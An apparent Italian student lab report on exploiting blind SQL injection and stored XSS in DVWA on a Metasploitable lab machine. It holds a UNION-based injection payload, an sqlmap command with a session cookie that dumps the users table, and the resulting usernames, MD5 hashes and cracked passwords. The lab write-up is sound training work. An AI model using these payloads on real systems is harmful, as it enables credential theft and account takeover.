


S6-L5

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:-SQL injection (blind).-XSS stored. Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW. Scopo dell'esercizio:-Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante. Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine (fare un report per poterlo presentare).


XSS STORED PER TROVARE (cookie di sessione)

Nel seguente
screenshot vedremo il
session id trovato con
l'XSS stored



UTILIZZIAMO SQLI BLIND PER TROVARE GLI HASH DELLE PASSWORD

Nel seguente screenshot vediamo gli hash da cui poi recupereremo le password degli utenti



Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Submit

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99

More info

CODICE

Qui troveremo screenshot
dove vediamo la tabella
con le password decifrate

nel codice utilizziamo il
session id trovato in
precedenza:

```
(sqlmap -u  
"http://192.168.32.102/dv  
wa/vulnerabilities/sqli_blin  
d/?id=mmmm&Submit=S  
ubmit"  
--cookie="PHPSESSID=9  
225f8a1ab31ef2855f7c1e  
7944e2022; security=low"  
-T users --dump)
```

```
table: users  
[5 entries]
```

user_id	user	avatar	password
		last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)
		Smith	Bob